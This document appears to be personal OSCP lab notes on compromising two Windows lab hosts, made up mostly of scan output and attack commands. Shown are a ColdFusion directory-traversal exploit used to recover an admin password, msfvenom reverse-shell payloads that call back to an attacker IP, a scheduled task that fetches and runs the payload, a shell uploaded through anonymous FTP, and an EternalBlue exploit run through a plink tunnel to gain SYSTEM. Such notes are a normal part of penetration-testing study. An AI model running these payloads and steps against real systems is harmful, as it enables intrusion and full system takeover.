nmap -vv --reason -Pn -sV -p 80 --script="banner,(http\* or ssl\*) and not (brute or broadcast or dos or external or http-slowloris\* or fuzzer)" 10.11.1.10

## ***enumeration***

```
nmap -v -p 80 --script=http-vuln-cve2010-2861 $ip
```

admin pass123

## ***nmap***

```
nmap 10.11.1.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 18:09 EST
Nmap scan report for 10.11.1.10
Host is up (0.040s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:50:56:93:4E:DC (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

## **dirsearch**

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.10:80 --simple-report dirsearchsimple_10.11.1.10:80
```

v0.3.8  
[l. -- - - - l] (l||\_) (l\_(\_)|| (l|))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-20\_18-11-00.log

Target: <http://10.11.1.10:80>

```
[18:11:00] Starting:  
[18:16:39] 403 - 218B - /cfdocs/
```

Task Completed

# nikto

```
nikto -host http://10.11.1.10:80 | tee nikto_10.11.1.10:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.10
+ Target Hostname: 10.11.1.10
+ Target Port:    80
+ Start Time:    2019-11-20 18:10:59 (GMT-5)

-----
```

+ Server: Microsoft-IIS/6.0  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Uncommon header 'server-error' found, with contents: true  
+ OSVDB-3233: /CFIDE/probe.cfm: Cold Fusion file probe.cfm reveals system information, such as the path to the web server. In the 'Debugging Settings' page in the Administrator console, suppress the installation path displayed in error messages by selecting 'Enable Robust Exception Info'  
+ Cookie CFID created without the httponly flag  
+ Cookie CFTOKEN created without the httponly flag  
+ Cookie CFAUTHORIZATION\_cfadmin created without the httponly flag  
+ OSVDB-3399: /CFIDE/administrator/index.cfm: ColdFusion Administrator for ColdFusion 4.5.1 and earlier may have an overflow DoS by modifying the login page and submit 40k character passwords. This page should not be accessible to all users. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0538>. ALLAIRE:ASB00-14. <http://www.securityfocus.com/bid/1314>.  
+ Cookie CFAUTHORIZATION\_componentutils created without the httponly flag  
+ /CFIDE/componentutils/cfcexplorer.cfc: ColdFusion Component Browser. Default password may be 'admin'.  
+ Cookie JSESSIONID created without the httponly flag  
+ /flex2gateway/http: Adobe BlazeDS identified.  
+ 7517 requests: 0 error(s) and 15 item(s) reported on remote host  
+ End Time: 2019-11-20 18:18:40 (GMT-5) (461 seconds)

```
-----
```

+ 1 host(s) tested

## **nmap http**

```
root@kali:~/Desktop/Machines/OSCP/10/ColdFusion-Vulnerability-Scanner# nmap -vv --reason -Pn -sV -p 80 --script="banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or fuzzer)" 10.11.1.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 19:16 EST
NSE: Loaded 166 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:16
Completed NSE at 19:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:16
Completed NSE at 19:16, 0.00s elapsed
Initiating ARP Ping Scan at 19:16
Scanning 10.11.1.10 [1 port]
Completed ARP Ping Scan at 19:16, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:16
Completed Parallel DNS resolution of 1 host. at 19:16, 0.03s elapsed
Initiating SYN Stealth Scan at 19:16
Scanning 10.11.1.10 [1 port]
Discovered open port 80/tcp on 10.11.1.10
Completed SYN Stealth Scan at 19:16, 0.08s elapsed (1 total ports)
Initiating Service scan at 19:16
Scanning 1 service on 10.11.1.10
Completed Service scan at 19:16, 6.10s elapsed (1 service on 1 host)
NSE: Script scanning 10.11.1.10.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:16
NSE Timing: About 99.68% done; ETC: 19:17 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 19:17 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 19:18 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 19:18 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 19:19 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 19:19 (0:00:01 remaining)
Completed NSE at 19:20, 197.38s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 1.00s elapsed
Nmap scan report for 10.11.1.10
Host is up, received arp-response (0.049s latency).
Scanned at 2019-11-20 19:16:45 EST for 205s
```

| PORT                                                                           | STATE | SERVICE | REASON          | VERSION                 |
|--------------------------------------------------------------------------------|-------|---------|-----------------|-------------------------|
| 80/tcp                                                                         | open  | http    | syn-ack ttl 128 | Microsoft IIS httpd 6.0 |
| _http-chrono: Request times for /; avg: 245.51ms; min: 152.89ms; max: 610.71ms |       |         |                 |                         |
| http-comments-displayer:                                                       |       |         |                 |                         |
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.11.1.10       |       |         |                 |                         |
|                                                                                |       |         |                 |                         |
| Path: <a href="http://10.11.1.10:80/">http://10.11.1.10:80/</a>                |       |         |                 |                         |
| Line number: 20                                                                |       |         |                 |                         |
| Comment:                                                                       |       |         |                 |                         |
| <!--Probable causes:<-->                                                       |       |         |                 |                         |
|                                                                                |       |         |                 |                         |
| Path: <a href="http://10.11.1.10:80/">http://10.11.1.10:80/</a>                |       |         |                 |                         |
| Line number: 18                                                                |       |         |                 |                         |
| Comment:                                                                       |       |         |                 |                         |
| <!--Problem-->                                                                 |       |         |                 |                         |
| http-cookie-flags:                                                             |       |         |                 |                         |
| /CFIDE/administrator/enter.cfm:                                                |       |         |                 |                         |
| CFID:                                                                          |       |         |                 |                         |
| httponly flag not set                                                          |       |         |                 |                         |
| CFTOKEN:                                                                       |       |         |                 |                         |
| httponly flag not set                                                          |       |         |                 |                         |
| /CFIDE/administrator/entman/index.cfm:                                         |       |         |                 |                         |
| CFID:                                                                          |       |         |                 |                         |
| httponly flag not set                                                          |       |         |                 |                         |

| CFTOKEN:  
| httponly flag not set  
| /CFIDE/administrator/archives/index.cfm:  
| CFID:  
| httponly flag not set  
| CFTOKEN:  
|\_ httponly flag not set  
|\_ http-CSRF: Couldn't find any CSRF vulnerabilities.  
|\_ http-date: Thu, 21 Nov 2019 00:16:48 GMT; -4s from local time.  
|\_ http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.  
|\_ http-dombased-xss: Couldn't find any DOM based XSS.  
|\_ http-drupal-enum: Nothing found amongst the top 100 resources, use --script-args number=<number|all> for deeper analysis)  
| http-enum:  
| /CFIDE/administrator/enter.cfm: ColdFusion Admin Console  
| /CFIDE/administrator/entman/index.cfm: ColdFusion Admin Console  
| /cfide/install.cfm: ColdFusion Admin Console  
| /CFIDE/administrator/archives/index.cfm: ColdFusion Admin Console  
| /CFIDE/wizards/common/\_logintowizard.cfm: ColdFusion Admin Console  
|\_ /CFIDE/componentutils/login.cfm: ColdFusion Admin Console  
|\_ http-errors: Couldn't find any error pages.  
|\_ http-feed: Couldn't find any feeds.  
|\_ http-fetch: Please enter the complete path of the directory to save data in.  
| http-headers:  
| Content-Length: 1433  
| Content-Type: text/html  
| Content-Location: <http://10.11.1.10/isstart.htm>  
| Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT  
| Accept-Ranges: bytes  
| ETag: "06be97f14dac21:38e"  
| Server: Microsoft-IIS/6.0  
| Date: Thu, 21 Nov 2019 00:16:52 GMT  
| Connection: close  
  
|\_ (Request type: HEAD)  
|\_ http-iis-webdav-vuln: WebDAV is DISABLED. Server is not currently vulnerable.  
|\_ http-jsonp-detection: Couldn't find any JSONP endpoints.  
|\_ http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable  
|\_ http-malware-host: Host appears to be clean  
| http-methods:  
| Supported Methods: OPTIONS TRACE GET HEAD POST  
|\_ Potentially risky methods: TRACE  
|\_ http-mobileversion-checker: No mobile version detected.  
|\_ http-php-version: Logo query returned unknown hash d36ef6356fa2aa546f1da2bb003c17b1  
|\_ Credits query returned unknown hash d36ef6356fa2aa546f1da2bb003c17b1  
|\_ http-referer-checker: Couldn't find any cross-domain scripts.  
|\_ http-security-headers:  
|\_ http-server-header: Microsoft-IIS/6.0  
| http-sitemap-generator:  
| Directory structure:  
| /  
| Other: 1; gif: 1  
| Longest directory structure:  
| Depth: 0  
| Dir: /  
| Total files found (by extension):  
|\_ Other: 1; gif: 1  
|\_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
|\_ http-title: Under Construction  
| http-useragent-tester:  
| Status for browser useragent: 200  
| Allowed User Agents:  
| Mozilla/5.0 (compatible; Nmap Scripting Engine; <https://nmap.org/book/nse.html>)  
| libwww  
| lwp-trivial

```
libcurl-agent/1.0
PHP/
Python-urllib/2.5
GT::WWW
Snoopy
MFC_Tear_Sample
HTTP::Lite
PHPCrawl
URI::Fetch
Zend_Http_Client
http client
PECL::HTTP
Wget/1.13.4 (linux-gnu)
WWW-Mechanize/1.34
http-vhosts:
_ 127 names had status 200
http-vuln-cve2010-2861:
VULNERABLE:
Adobe ColdFusion Directory Traversal Vulnerability
State: VULNERABLE (Exploitable)
IDs: OSVDB:67047 CVE:CVE-2010-2861
Multiple directory traversal vulnerabilities in the administrator console
in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the
locale parameter
Disclosure date: 2010-08-10
Extra information:

CFusionMX
Not vulnerable
ColdFusion8
HMAC: A88B51DF6F615DD3D445B1A7C5947B7412D520B3
Salt: 1574295411113
Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
CFusionMX7
Not vulnerable
JRun4\servers
Not vulnerable

References:
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
http://www.nessus.org/plugins/index.php?view=single&id=48340
http://www.blackhatacademy.org/security101/Cold\_Fusion\_Hacking
http://osvdb.org/67047
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for
deeper analysis)
http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
MAC Address: 00:50:56:93:4E:DC (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.13 seconds
    Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
root@kali:~/Desktop/Machines/OSCP/10/ColdFusion-Vulnerability-Scanner# nmap -vv --reason -Pn -sV -p 80 --
script="banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or fuzzer)" 10.11.1.10
```

## ***proof***

a416a831fddf36aa8c01ba0674ca7bf8

## screenshot

```
C:\Documents and Settings\Administrator\Desktop>whoami && ipconfig && type proof.txt
whoami && ipconfig && type proof.txt
nt authority\system

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . :
IP Address . . . . . : 10.11.1.10
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.11.1.220
a416a831fddf36aa8c01ba0674ca7bf8

C:\Documents and Settings\Administrator\Desktop>hostname
hostname
mike

C:\Documents and Settings\Administrator\Desktop>
```

10,11,1,10

used auxiliary/scanner/http/coldfusion\_locale\_traversal because I found that coldfusion 8.0.1 was on the machine. This gave me

When I went to that directory I found a hash I went to a hash decrypter on the internet and got the password "pass123". It

I then searched for coldfusion on hackingarticles.in and found the artic walkthrough that looked very similar. created a payload with msfvenom -p java/jsp\_shell\_reverse\_tcp lhost=10.11.0.169 lport=6969 -f raw > root/Desktop/Desktop.jsp

Shell.jsp  
hosted the payload with python -m SimpleHTTPServer 80

hosted the payload with python -m SimpleHTTPServer 80  
made a scheduled task that would download the Shell .icn from my webserver C:\coldfusion8\wwwroot\Shell.icn

Made a scheduled task that would download the Shell.jsp from my msf exploit/multi/handler with payload of java/jsp\_shell\_reverse\_tcp

went to 10.11.1.10 and ran the shellcode that was downloaded

went to 10.11.1.10 and ran the shellcode that was downloaded  
I now have a shell

I now have a shell

## systeminfo

Host Name: MIKE  
OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition  
OS Version: 5.2.3790 Service Pack 2 Build 3790  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Uniprocessor Free  
Registered Owner: Offsec  
Registered Organization: lab  
Product ID: 69712-296-3669387-44706  
Original Install Date: 9/21/2011, 6:34:25 AM  
System Up Time: 192 Days, 22 Hours, 16 Minutes, 6 Seconds  
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System Type: X86-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: x86 Family 6 Model 44 Stepping 2 GenuineIntel ~3457  
BIOS Version: INTEL - 6040000  
Windows Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (GMT-08:00) Pacific Time (US & Canada)  
Total Physical Memory: 1,023 MB  
Available Physical Memory: 553 MB  
Page File: Max Size: 2,470 MB  
Page File: Available: 2,102 MB  
Page File: In Use: 368 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: N/A  
Hotfix(s): 275 Hotfix(s) Installed

PROOF = a416a831fddf36aa8c01ba0674ca7bf8

attempted to upgrade shell during post exploitation with

use post/multi/manage/shell to meterpreter

#failed

attempted to use exploit/multi/script/web\_delivery

#failed

attempted to use exploit/windows/local/ms15\_051\_client\_copy\_image

#failed (not sure how to get a meterpreter session when I already have a reverse shell session. I guess it is not that

important.

exploitdb exploit 14641 and netcat will do all the things you need. metasploit not neccessary.

## 13,14 Bob

nmap showed that 21, 80, 3389 were all open  
21 allowed ftp anonymous login... and we are in!!  
I navigated to wwwroot and saw that I could upload files with put  
used msf to make an asp shellcode (I knew asp because there was a .asp file already in there)  
bi to upload as binary  
put shell.asp  
started nc listener  
navigated to 10.11.1.13/shell.asp  
boom!! shell

### PRIVESC

ran systeminfo, copied results into 13.txt (on kali)  
ran ./wes.py 13.txt and saw that the machine was vulnerable to CVE: CVE-2017-0143 KB: KB4012598 otherwise known as MS17-010 or eternal blue!!  
445 was closed to the kali, so I used plink to tunnel the 445 traffic to myself  
put plink (with ftp)  
cd to wwwroot dir  
plink -R 445:localhost:445 root@10.11.0.186 to forward 445 traffic on the localhost to open 445 to **10.11.0.186**  
nmap -p 445 10.11.1.13 to verify we can hit 445... open.... boom!!

used metasploit to finish  
use exploit/windows/smb/ms17\_010\_psexec  
set dbgtrace true  
set verbose true  
set rhost 127.0.0.1  
set lhost 10.11.0.186  
set lport 4444  
run...  
rooted

## ***enumeration***

```
msfvenom -p windows/shell_reverse_tcp lhost=10.11.0.186 lport=443 -f asp -a x86 --platform win > Shell.asp  
msfvenom -p windows/shell_reverse_tcp lhost=10.11.0.186 lport=8080 -f asp -a x86 --platform win > Shell2.asp
```

## nmap

```
nmap 10.11.1.13
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 14:32 EST
Nmap scan report for 10.11.1.13
Host is up (0.055s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:89:7C:AF (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds

```
nmap -sC -sV -p- 10.11.1.13
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 14:32 EST
Nmap scan report for 10.11.1.13
Host is up (0.038s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 01-17-07 06:42PM  <DIR>      AdminScripts
| 01-17-07 06:43PM  <DIR>      ftproot
| 01-17-07 06:43PM  <DIR>      iissamples
| 01-17-07 06:43PM  <DIR>      Scripts
| 11-14-19 04:16AM  16332 WinPrivCheck.bat
|_11-14-19 07:33PM  <DIR>      wwwroot
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  tcpwrapped
| http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/5.1
|_http-title: Site doesn't have a title (text/html).
| http-webdav-scan:
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
| Server Type: Microsoft-IIS/5.1
| Server Date: Thu, 14 Nov 2019 19:34:52 GMT
| WebDAV type: Unknown
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK,
UNLOCK
3389/tcp  open  ms-wbt-server?
13321/tcp closed unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.70%I=7%D=11/14%Time=5DCDAC60%P=i686-pc-linux-gnu%r(Ter
SF:minalServerCookie,B,"\x03\x00\x0b\x06\xd0\x00\x124\x0");
MAC Address: 00:50:56:89:7C:AF (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 181.07 seconds

# nikto

```
nikto -host http://10.11.1.13:80 | tee nikto_10.11.1.13:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.13
+ Target Hostname: 10.11.1.13
+ Target Port:    80
+ Start Time:    2019-11-14 14:33:20 (GMT-5)
-----
+ Server: Microsoft-IIS/5.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ OSVDB-5646: HTTP method 'DELETE' allows clients to delete files on the web server.
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (COPY MKCOL SEARCH LOCK UNLOCK PROPPATCH PROPFIND listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://bob/scripts/
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /scripts/: This might be interesting... possibly a system shell found.
+ Cookie ASPSESSIONIDGQGGQICU created without the httponly flag
+ OSVDB-3092: /iishelp/iis/misc/default.asp: Default IIS page found.
+ 8364 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:    2019-11-14 14:48:41 (GMT-5) (921 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.13:80 --simple-report dirsearchsimple_10.11.1.13:80
```

v0.3.8  
(\_||\_) (/\_||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-14\_14-33-21.log

Target: <http://10.11.1.13:80>

```
[14:33:21] Starting:  
[14:33:23] 200 - 162B - /scripts/  
[14:33:32] 401 - 24B - /printers/  
[14:33:48] 401 - 24B - /Printers/  
[14:34:07] 200 - 162B - /Scripts/  
[14:34:59] 403 - 152B - /chevrolet/  
[14:35:00] 403 - 152B - /video_icon/  
[14:35:00] 403 - 152B - /kuang2/  
[14:38:44] 403 - 152B - /carpenter.php  
[14:51:09] 200 - 162B - /SCRIPTS/
```

## ***proof***

C:\Documents and Settings\Administrator\Desktop>type proof.txt

type proof.txt

a26f37da4583ff68f44d133d12ae3459

## 10.11.1.13

Bob

Ftp allowed username anonymous, no password login  
generated shellcode

```
msfvenom -p windows/shell_reverse_tcp lhost=10.11.0.169 lport=80 -f asp -a x86 --platform win > Shell80x86_2.asp  
put shellcode in place I could execute
```

```
cd wwwroot
```

```
pwd
```

```
put ~/Desktop Shell80x86_2.asp Shell80x86_2.asp
```

execute shellcode

```
nc -nlv 10.11.1.13 -p 80
```

navigate to 10.11.1.13/shell80x86\_2.asp and click. I now have a shell that does not have admin privlidges

check for vulnerable services

```
sc query state= all (copy to text)  
cat text | grep -i service_name | sort -u | awk '{print "binpath= \"\$3\""}' > text2  
text2 | awk '{print "cacls \"\$3\""}'
```

^^this has not been tested but the theory is there. moral of the story is find a builtin user with permissions greater than R

portfwd flush

```
cat openportnum | awk '{print "portfwd add -l 5" \$2 " -p \"$2 " -r 0.0.0.0"}'  
portfwd list
```

```
nmap -sT -Pn -A -p 521-53047 0.0.0.0
```

info

```
netbios name bob  
domain acme
```

```
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>sc query  
sc query
```

SERVICE\_NAME: ALG

```
DISPLAY_NAME: Application Layer Gateway Service  
TYPE : 10 WIN32_OWN_PROCESS  
STATE : 4 RUNNING  
        (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)  
WIN32_EXIT_CODE : 0 (0x0)  
SERVICE_EXIT_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT_HINT : 0x0
```

SERVICE\_NAME: AudioSrv

```
DISPLAY_NAME: Windows Audio  
TYPE : 20 WIN32_SHARE_PROCESS  
STATE : 4 RUNNING  
        (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)  
WIN32_EXIT_CODE : 0 (0x0)  
SERVICE_EXIT_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT_HINT : 0x0
```

SERVICE\_NAME: Browser

DISPLAY\_NAME: Computer Browser  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: COMSysApp  
DISPLAY\_NAME: COM+ System Application  
TYPE : 10 WIN32\_OWN\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: CryptSvc  
DISPLAY\_NAME: Cryptographic Services  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: dmserver  
DISPLAY\_NAME: Logical Disk Manager  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Dnscache  
DISPLAY\_NAME: DNS Client  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Eventlog  
DISPLAY\_NAME: Event Log  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (NOT\_STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: EventSystem  
DISPLAY\_NAME: COM+ Event System  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)

CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: IISADMIN  
DISPLAY\_NAME: IIS Admin  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: lanmanserver  
DISPLAY\_NAME: Server  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: lanmanworkstation  
DISPLAY\_NAME: Workstation  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: LmHosts  
DISPLAY\_NAME: TCP/IP NetBIOS Helper  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Messenger  
DISPLAY\_NAME: Messenger  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: MSDTC  
DISPLAY\_NAME: Distributed Transaction Coordinator  
TYPE : 10 WIN32\_OWN\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: MSFtpsvc  
DISPLAY\_NAME: FTP Publishing  
TYPE : 20 WIN32\_SHARE\_PROCESS

STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Netman  
DISPLAY\_NAME: Network Connections  
